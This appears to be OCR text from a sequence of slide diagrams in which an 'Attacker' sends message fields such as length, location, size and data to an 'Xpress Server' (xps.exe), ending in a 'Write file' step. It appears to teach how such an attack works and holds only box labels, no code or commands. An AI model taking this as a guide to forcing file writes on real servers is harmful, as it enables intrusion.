

Attacker
S
Len
Where?
What?
Size
Xpress Server
xps.exe



Attacker
S
Len
Where?
What?
Size
F
Size
DATA
Xpress Server
xps.exe



Attacker
S
Len
Where?
What?
Size
F
Size
DATA
Xpress Server
xps.exe



Attacker
S
Len
Where?
What?
Size
F
Size
DATA
C
Xpress Server
xps.exe


Attacker
S
Len
Where?
What?
Size
F
Size
DATA
C
Xpress Server
xps.exe


Attacker
S
Len
Where?
What?
Size
F
Size
DATA
C
Xpress Server
xps.exe
Write file



Attacker
S
Len
Where?
What?
Size
F
Size
DATA
C
Xpress Server
xps.exe
Write file
G

